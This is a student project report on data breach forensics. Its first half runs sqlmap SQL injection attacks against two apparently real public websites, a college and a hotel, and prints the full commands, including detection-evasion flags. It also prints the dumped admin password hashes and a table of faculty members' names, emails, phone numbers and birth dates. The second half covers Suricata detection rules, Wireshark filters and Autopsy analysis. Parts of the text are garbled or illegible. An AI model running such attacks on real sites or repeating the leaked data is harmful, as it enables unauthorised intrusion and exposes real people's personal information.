Title: A Novel Digital Forensic Framework for Data Breach Investigations

Project Implementation Report

Submitted By:
Ammaid Saleem (2022344)
Asad Ali (2022903)
Mursaleen Khan (2022401)
Hamayun Bajwa (2022189)

Table of Contents

Introduction

This project report details the implementation of a novel digital forensic framework designed to investigate data breaches. The framework follows a structured methodology to ensure thorough analysis and evidence collection during cyberattacks. This report is divided into two primary phases: the Attack Phase, where vulnerabilities are exploited to simulate a breach, and the Detection Phase, which focuses on identifying and analyzing the breach to mitigate future risks.

Attack Phase

SQL Injection Attack Implementation Document: Extracting Admin Credentials from a Vulnerable URL

Objective:
To demonstrate an SQL injection attack on a vulnerable URL in a dummy website, exploit the database using sqlmap, and dump the data from the login table to extract admin login credentials.

The targeted website : http://gfcollege.in/

---

1. Prerequisites

Before performing the attack, ensure the following:

- **Test Environment**: Use a controlled environment with a vulnerable dummy website such as DVWA (Damn Vulnerable Web Application), bWAPP, or a local vulnerable application with known SQL injection vulnerabilities.
- **Tools**:

- **sqlmap**: An automated tool to detect and exploit SQL injection vulnerabilities.

---

2. Identify Vulnerable URL

First, locate a URL that is potentially vulnerable to SQL injection. Common URL parameters include id, user, page, etc.

The command you provided is intended to run **sqlmap** (a tool for detecting and exploiting SQL injection vulnerabilities) on a vulnerable URL and interact with a specific database. Let's break it down.

These command analysis this website and check if this website is vulnerable or not and then exploit the vulnerable.

```
[12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent --dbs
```

- **Detection**: sqlmap will first test the URL http://gfcollege.in/cc-member-details.php?id=2 to see if it is vulnerable to SQL injection. The tool automatically analyzes the parameter id=2 and checks if injecting SQL commands into this parameter will allow interaction with the backend database.
- **Random User-Agent**: By using the --random-agent flag, sqlmap will randomize the User-Agent header sent with the HTTP request to make the attack harder to detect (as security systems often look for automated or bot-like behavior based on the User-Agent string).
- **Target Database**: Once the SQL injection vulnerability is identified, sqlmap will attempt to target the gfcollegetables database to enumerate tables, columns, or even extract data if the vulnerability is exploitable.

Identify the Database Containing the Login Table

```
12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent -D gfcollege --tables
```

```
atabase: gfcollege
46 tables]
+-------------------------+
| ab_members              |
| academic_calender       |
| attachment              |
| autonomous_bodies       |
| cc_members              |
| college_infrastructure  |
| committe_convenors      |
| contact                 |
| contact_list            |
| course                  |
| course_department       |
| couse_subjects          |
| covid_19                |
| covid_19_doc            |
| department              |
| dept_gallery            |
| e_book_link             |
| event_doc               |
| event_gallary           |
| events                  |
| faculty                 |
| faculty_course          |
| g_data                  |
| g_data_doc              |
| g_messages              |
| gallery                 |
| gallery_type            |
| home_aboutus_overview   |
```

```
g_data                  |
g_data_doc              |
g_messages              |
gallery                 |
gallery_type            |
home_aboutus_overview   |
important_link          |
l_data                  |
library_calender        |
library_gallery         |
log_dire                |
login                   |
naac                    |
news                    |
news_doc                |
slider                  |
staff                   |
staff_type              |
syllabus                |
syllabus_type           |
usefull_links           |
vacancy                 |
vacancy_doc             |
```

- **Dump the Data**

Once the columns are identified, use sqlmap to dump the data from the table. To extract the login credentials, run the following command

```
12/15/24]seed@VM:~$ sqlmap -u "http://gfcollege.in/cc-member-details.php?id=2" --random-agent -D gfcollege -T login --dump
```

```
20:49:41] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL >= 5.0 (Percona fork)
20:49:41] [INFO] fetching columns for table 'login' in database 'gfcollege'
20:49:41] [INFO] resumed: 'login_id','int(11)'
20:49:41] [INFO] resumed: 'user_name','varchar(20)'
20:49:41] [INFO] resumed: 'password','varchar(50)'
20:49:41] [INFO] resumed: 'login_type','enum('1','2','3','4')'
20:49:41] [INFO] resumed: 'department_id','int(11)'
20:49:41] [INFO] fetching entries for table 'login' in database 'gfcollege'
20:49:41] [INFO] recognized possible password hashes in column ' password '
```

.

- **Extract Login Credentials**

```
Database: gfcollege
Table: login
[1 entry]
+----------+---------------+-----------+----------------------------------+------------+
| login_id | department_id | user_name | password                         | login_type |
+----------+---------------+-----------+----------------------------------+------------+
| 1        | 0             | admin     | e0f8bfa154ce04d853acffd6feeeed94 | 1          |
+----------+---------------+-----------+----------------------------------+------------+
```

THE DATA BREACH:

```
Database: gfcollege
Table: ab_members
[13 entries]
+----+-----+-----------+-----------------------------+-----------------+-----------------------------+-----------+
| id | ab_id | dob       | email                       | photo           | name                        | details
| status | education                  | mobile_no   | position                                | entry_time
| display_sequence |
+----+-----+-----------+-----------------------------+-----------------+-----------------------------+-----------+
| 1  | 3     | 1980-01-01 | sohailakhtarnaqvi@gmail.com | 1611813647.jpg  | Dr. Sohail Akhtar Naqvi     | <blank>
| 1  | M.Sc. Ph.D                  | 9453131686  | Associate Professor (HOD)               | 2021-01-27 23:00
| 7  | 1                |
| 2  | 6     | 1982-01-01 | rehmanarib@gmail.com        | 1611813781.jpg  | Dr.Arib Anjum Rehman        | <blank>
| 1  | M.Sc,Ph.D                   | 9451643726  | Associate Professor (HOD)               | 2021-01-27 23:03
| 1  | 2                |
| 3  | 5     | 1978-01-01 | faiyazbaba123@gmail.com     | 1611813950.jpg  | Dr. Faiyaz Ahmad            | <blank>
| 1  | M.A . ,M. Phil ,Ph. D       | 08765502104 | Associate Professor (HOD)               | 2021-01-27 23:05
| 8  | 3                |
| 4  | 2     | 1977-01-01 | M.fariqgfc@gmail.com        | 1611814073.jpg  | Dr. Mohammad Tariq          | <blank>
| 1  | M.A.,Ph.D.(Economics) (HOD) | 9453720111  | Assistant Professor                     | 2021-01-27 23:07
| 3  | 4                |
| 5  | 7     | 1973-01-01 | khanmasihulla@gmail.com     | 1625549592.jpg  | Dr.Masihulla Khan           | <blank>
| 1  | M.A.,Ph.D                   | 9415489123  | Associate Professor                     | 2021-01-27 23:12
| 7  | 5                |
| 6  | 13    | 1980-01-01 | gfcoff@gmail.com            | 1611985420.jpg  | Dr. Mohammad Tayyab         | <blank>
| 1  | M.A.,M.Phil.,Ph.D           | 9450442983  | Chairman and Associate Professor (HOD) | 2021-01-29 22:43
| 0  | 6                |
| 7  | 4     | 1980-01-01 | khalilkarkhi@mail.com       | 1611985678.jpg  | Dr.Khalil Ahmad             | <blank>
| 1  | M.A.,Ph.D.                  | 9450442985  | Associate Professor (HOD)               | 2021-01-29 22:47
| 8  | 7                |
| 8  | 8     | 1978-01-01 | gaquadri.gfc@gmail.com      | 1611985986.jpg  | Dr. Ghulam Ashraf Qadri     | <blank>
| 1  | M,A,.M.Phil.,Ph.D.          | 9459417787  | Associate Professor (HOD)               | 2021-01-29 22:53
| 6  | 8                |
| 9  | 10    | 1975-01-01 | abdulsalamspn@gmail.com     | 1611986206.jpg  | Dr. Abdul Salam             | <blank>
| 1  | M.Sc.,M.Phil.,Ph.d.         | 9415528646  | Associate Professor (HOD)               | 2021-01-29 22:56
| 6  | 9                |
| 10 | 12    | 1975-01-01 | salim_labphysics@rediffmail.com | 1611986544.jpg | Dr. M. Salim Ahmad Khan | <blank>
| 1  | M.Sc., Ph.D. SLET , GATE    | 9704339463  | Assistant Professor (HOD)               | 2021-01-29 23:02
| 4  | 10               |
| 11 | 1     | 1970-01-01 | naeemuddinsiddiqui@gmail.com | 1611986721.jpg | Dr. Naeem-ud-din Siddiqui | <blank>
| 1  | M.Sc.,Ph.D.                 | 9415070287  | Associate Professor (HOD)               | 2021-01-29 23:05
| 1  | 11               |
| 12 | 9     | 1970-01-01 | sanees86@rediffmail.com     | 1611986857.jpg  | Mr.Syed Anees Ahmad         | <blank>
| 1  | M.com.,M.Libb.Inf.Sc.       | 9450175786  | Associate Professor (HOD)               | 2021-01-29 23:07
| 7  | 12               |
| 13 | 11    | 1985-01-01 | swapanilgfc@gmail.com       | 1611986998.jpeg | Dr. Swapnil Yadav           | <blank>
| 1  | M.Sc. , Ph.D. (Botany)      | 8176925662  | Assistant Professor                     | 2021-01-29 23:09
```

<u>THE SECOND SQL INJECTION ATTACK</u>

<u>2</u>

The website : http://www.embryohotel.com/room-detail.php?id=1

- **Identify Vulnerable URL**

- **Exploiting database:**

```
[21:06:24] [INFO] the back-end DBMS is MySQL
[21:06:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
back-end DBMS: MySQL >= 5.0.12
[21:06:26] [INFO] fetching database names
[21:06:27] [INFO] retrieved: 'information_schema'
[21:06:27] [INFO] retrieved: 'cp227754_embryohotel_db'
available databases [2]:
[*] cp227754_embryohotel_db
[*] information_schema
```

- **Exploiting database tables**

```
12/15/24]seed@VM:~$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agen  --dbs
```

```
12/15/24]seed@VM:~$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agen  -D cp227754_embryohotel_db --ta
bles
```

```
21:07:45] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL >= 5.0.12
21:07:45] [INFO] fetching tables for database: 'cp227754_embryohotel_db'
21:07:45] [WARNING] turning off pre-connect mechanism because of connection reset(s)
21:07:45] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
21:07:48] [INFO] retrieved: 'admin'
21:07:48] [INFO] retrieved: 'contact'
21:07:48] [INFO] retrieved: 'image'
21:07:51] [INFO] retrieved: 'local_area'
21:07:51] [INFO] retrieved: 'news'
21:07:52] [INFO] retrieved: 'room'
21:07:54] [INFO] retrieved: 'room_image'
21:07:55] [INFO] retrieved: 'room_option'
21:07:55] [INFO] retrieved: 'room_option_reletive'
21:07:57] [INFO] retrieved: 'slideshow'
21:07:58] [INFO] retrieved: 'slideshow_mobile'
atabase: cp227754_embryohotel_db
11 tables]
----------------------+
 admin                |
 contact              |
 image                |
 local_area           |
 news                 |
 room                 |
 room_image           |
 room_option          |
 room_option_reletive |
 slideshow            |
 slideshow_mobile     |
----------------------+
```

```
12/15/24]seed@VM:~$ sqlmap -u "http://www.embryohotel.com/room-detail.php?id=1"--ignore-proxy --random-agen  -D cp227754_embryohotel_db -T a
min --dump
```

- **Dump the Data**

```
21:08:21] [INFO] the back-end DBMS is MySQL
ack-end DBMS: MySQL >= 5.0.12
21:08:21] [INFO] fetching columns for table '[illegible]' in database '[illegible]'
21:08:25] [INFO] retrieved: '[illegible]','[illegible]'
21:08:27] [INFO] retrieved: '[illegible]','text'
21:08:27] [INFO] retrieved: '[illegible]','text'
21:08:28] [INFO] retrieved: '[illegible]','datetime'
21:08:28] [INFO] retrieved: '[illegible]','datetime'
21:08:28] [INFO] retrieved: '[illegible]','[illegible]'
21:08:28] [INFO] fetching entries for table '[illegible]' in database '[illegible]'
21:08:30] [INFO] retrieved: '[illegible]'
21:08:30] [INFO] retrieved: '[illegible]'
```

```
atabase: cp22775 4_embryonotei_db
able: admin
2 entries]
+-----+----------+------------------------------------+--------------------+--------------------+-------------+
| id  | username | password                           | last_insert        | last_update        | permission  |
+-----+----------+------------------------------------+--------------------+--------------------+-------------+
| 1   | admin    | e742c63f03ab602f2b38433ffc28b5145ba1332d | 2016-10-15 00:00:00 | 2018-11-07 02:10:47 | 1           |
| 2   | ARMERX   | 8988c8cb582506f93b59b794af7212cb5406dfcf | 2020-02-11 10:58:49 | 2020-02-11 10:58:49 | 0           |
+-----+----------+------------------------------------+--------------------+--------------------+-------------+
```

Detection Phase:

Pre – Attack Configuration

---

1. **Install and Configure Suricata**

```
┌──(boss㉿kali)-[~]
└─$ sudo apt update
[sudo] password for boss:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [48.8 MB]
Fetched 69.1 MB in 1min 35s (731 kB/s)
1956 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
┌──(boss㉿kali)-[~]
└─$ sudo apt install suricata -y
Installing:
  suricata
```

Verify installation

```
┌──(boss㉿kali)-[~]
└─$ suricata -v
Suricata 7.0.8
```

Enable af-packet for live traffic monitoring (adjust the network interface)

```
af-packet:
  - interface: eth0
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
```

```
    cluster-type: cluster_flow
    # In some fragmentation cases, the hash can not be computed. If "defrag" is set
    # to yes, the kernel will do the needed defragmentation before sending the packets.
    defrag: yes
```

Write Suricata Rules for SQL Injection Detection

```
┌──(boss㉿kali)-[~]
└─$ sudo nano /etc/suricata/rules/sql_injection.rules
```

Rules

alert http any any -> any any (msg:"SQL Injection Attempt"; content:"UNION SELECT"; nocase; classtype:web-application-attack; sid:100001;)

alert http any any -> any any (msg:"SQL Injection Attempt"; content:"1=1"; nocase; classtype:web-application-attack; sid:100002;)

alert http any any -> any any (msg:"SQL Injection Attempt"; pcre:"/(\%27)|(\')|(\-\-)|(\%23)|(#)/"; classtype:web-application-attack; sid:100003;)

alert http any any -> any any (msg:"SQL Injection Detected"; flow:to_server,established; content:"id="; http_uri; content:"--"; http_client_body; classtype:web-application-attack; sid:100004;)

Ensure Suricata is Running in IDS Mode

```
┌──(boss㉿kali)-[~]
└─$ sudo suricata -c /etc/suricata/suricata.yaml -i eth0

i: suricata: This is Suricata version 7.0.8 RELEASE running in SYSTEM mode

i: threads: Threads created → W: 3 FM: 1 FR: 1   Engine started.
```

Confirm Suricata is running

```
┌──(boss㉿kali)-[~]
└─$ tail -f /var/log/suricata/fast.log
```


2. <u>Set Up Wireshark to Capture Traffic</u>

Verify Installation

```
┌──(boss㉿kali)-[~]
└─$ wireshark -v
Wireshark 4.2.5 (Git v4.2.5 packaged as 4.2.5-1).
```

Select your network interface

Start Capturing



During the Attack

This phase focuses on real-time monitoring and detection.

1. **<u>Monitor Suricata Logs</u>**

```
┌──(kaos㉿kali)-[~]
└─$ tail -f /var/log/suricata/fast.log

12/17/2024-05:31:51.552828  [**] [1:2231000:1] SURICATA QUIC failed decrypt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {UDP} 34.117.188.166:
443 -> 10.0.2.15:46335
12/17/2024-05:53:25.958688  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Pr
iority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:35146
12/17/2024-05:53:25.958681  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Pr
iority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:35146
```

Noting the timestamp, source IP, and destination IP from logs

Phishing Attempts:

- Multiple alerts (ET PHISHING) detected potential phishing attempts originating from IP address 107.180.46.197. These attempts likely involved mirrored website content, which is a common technique used by phishers.

```
12/17/2024-05:53:25.958688  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Pr
iority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:35146
12/17/2024-05:53:25.958681  [**] [1:2018302:7] ET PHISHING Possible Phish - Mirrored Website Content Observed [**] [Classification: A Network Trojan was detected] [Pr
iority: 1] {TCP} 107.180.46.197:80 -> 10.0.2.15:35146
```

Suspicious COVID-19 Related Traffic:

- Several alerts (ET HUNTING) detected suspicious GET requests with potential COVID-19 related URIs. This could indicate attempts to exploit vulnerabilities related to the COVID-19 pandemic, such as phishing, malware distribution, or social engineering.

```
12/17/2024-15:16:53.722284  [**] [1:2019753:3] ET HUNTING Suspicious GET Request with Possible COVID-19 URI M1 [**] [Classification: Potentially Bad Traffic] [Priorit
y: 2] {TCP} 10.0.2.15:49272 -> 107.180.46.197:80
```

Potential Kali Linux Hostname in DHCP Request:

- An alert (ET INFO) detected a possible Kali Linux hostname in a DHCP request packet. While this itself might not be malicious, it could indicate potential internal reconnaissance or unauthorized activity.

```
12/17/2024-08:56:28.516446  [**] [1:2022973:1] ET INFO Possible Kali Linux hostname in DHCP Request Packet [**] [Classification: Potential Corporate Privacy Violation
] [Priority: 1] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
```

QUIC Decryption Failure:

- An alert (SURICATA QUIC failed decrypt) indicates a failure to decrypt QUIC traffic. This could be due to various reasons, including misconfiguration, encryption issues, or potentially malicious traffic.

```
12/17/2026-05:31:51.552028  [**] [1:2231000:1] SURICATA QUIC failed decrypt [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {UDP} 34.117.188.166:
443 -> 10.0.2.15:46335
```

2. Analyze Traffic with Wireshark

Apply filters to analyze potential SQL injection traffic

- Filter for HTTP requests

http.request

No.	Time	Source	Destination	Protocol	Length	Info
21	1.751548404	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1
182	146.261349219	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1

- Basic HTTP GET/POST Requests

http.request.method == "GET" || http.request.method == "POST"

No.	Time	Source	Destination	Protocol	Length	Info
21	1.751548404	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1
182	146.261349219	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1

Filter by Destination Port:

- Common SQL injection targets use port 80 (HTTP) or 443 (HTTPS)

tcp.dstport == 80 || tcp.dstport == 443

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	34.117.188.166	TLSv1.2	93	Application Data
4	0.109888378	10.0.2.15	34.117.188.166	TCP	54	41654 → 443 [ACK] Seq=40 Ack=40 Win=31518 Len=0
11	1.451628965	10.0.2.15	172.217.17.35	TCP	74	56202 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=…
12	1.452442891	10.0.2.15	107.180.46.197	TCP	74	50638 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=…
13	1.452535607	10.0.2.15	107.180.46.197	TCP	74	50644 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=…
15	1.510909505	10.0.2.15	172.217.17.35	TCP	54	56202 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0
16	1.711187218	10.0.2.15	107.180.46.197	TCP	74	50650 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=…
19	1.750673211	10.0.2.15	107.180.46.197	TCP	54	50644 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0
20	1.750715366	10.0.2.15	107.180.46.197	TCP	54	50638 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0
21	1.751548404	10.0.2.15	107.180.46.197	HTTP	462	GET /cc-member-details.php?id=2 HTTP/1.1
25	2.075798311	10.0.2.15	107.180.46.197	TCP	54	50650 → 80 [ACK] Seq=1 Ack=1 Win=32120 Len=0
26	2.076813175	10.0.2.15	107.180.46.197	TCP	54	50644 → 80 [ACK] Seq=409 Ack=1461 Win=30660 Len=0
30	2.093787176	10.0.2.15	107.180.46.197	TCP	54	50644 → 80 [ACK] Seq=409 Ack=2921 Win=30660 Len=0


Filter by Unusual Packet Lengths:

- SQL injection attempts often have payload sizes larger than typical requests

frame.len > 500

No.	Time	Source	Destination	Protocol	Length	Info
24	2.075646413	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [PSH, ACK] Seq=1 Ack=409 Win=65535 Len=1460 [TCP segme…
27	2.093666382	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=1461 Ack=409 Win=65535 Len=1460 [TCP segmen…
28	2.093666049	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=2921 Ack=409 Win=65535 Len=1460 [TCP segmen…
29	2.093667081	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=4381 Ack=409 Win=65535 Len=1460 [TCP segmen…
33	2.094652058	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=5841 Ack=409 Win=65535 Len=1460 [TCP segmen…
34	2.094652753	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=7301 Ack=409 Win=65535 Len=1460 [TCP segmen…
35	2.094652957	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=8761 Ack=409 Win=65535 Len=1460 [TCP segmen…
36	2.094653166	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=10221 Ack=409 Win=65535 Len=1460 [TCP segme…
37	2.094653384	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=11681 Ack=409 Win=65535 Len=1460 [TCP segme…
38	2.094653455	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [PSH, ACK] Seq=13141 Ack=409 Win=65535 Len=1460 [TCP …
50	2.562570184	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [PSH, ACK] Seq=14601 Ack=409 Win=65535 Len=1460 [TCP …
52	2.607134843	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=16061 Ack=409 Win=65535 Len=1460 [TCP segme…
53	2.607136366	107.180.46.197	10.0.2.15	TCP	1514	80 → 50644 [ACK] Seq=17521 Ack=409 Win=65535 Len=1460 [TCP segme…

- Filter for Suspicious Queries in Headers



After the Attack

<u>Export Suricata Logs</u>

Access Suricata Logs

```
┌──(boss㉿kali)-[~]
└─$ cd /var/log/suricata
```

Export the Logs

```
┌──(boss㉿kali)-[/var/log/suricata]
└─$ cp /var/log/suricata/fast.log ~/Desktop/detection_logs/
```

```
┌──(boss㉿kali)-[/var/log/suricata]
└─$ cp /var/log/suricata/eve.json ~/Desktop/detection_logs/
```

Export Wireshark Captured Traffic

Installing Autopsy


```
┌──(boss㉿kali)-[/var/log/suricata]
└─$ sudo apt install autopsy -y
Installing:
  autopsy
```

Verify Installation


```
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24
```

Opening Autopsy in Browser with URL

Creating a new Case




Adding Host




Adding Image

Providing Sum of Hash for Image

Copying Image to Evidence Locker



Added Images of Evidences to Investigate



Analyzing Data

Keyword Search Tool

Searching for ASCII: Done
Saving: Done
2 hits- link to results

New Search

---

2 occurrences of `[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2}\.[0-2]?[[:digit:]]{1,2}` **were found**
Search Options:
ASCII
Case Insensitive
Regular Expression

Unit 51 (Hex - Ascii)
1: 276

Unit 149 (Hex - Ascii)
2: 217

Searching for ASCII: Done
Saving: Done
32 hits- link to results

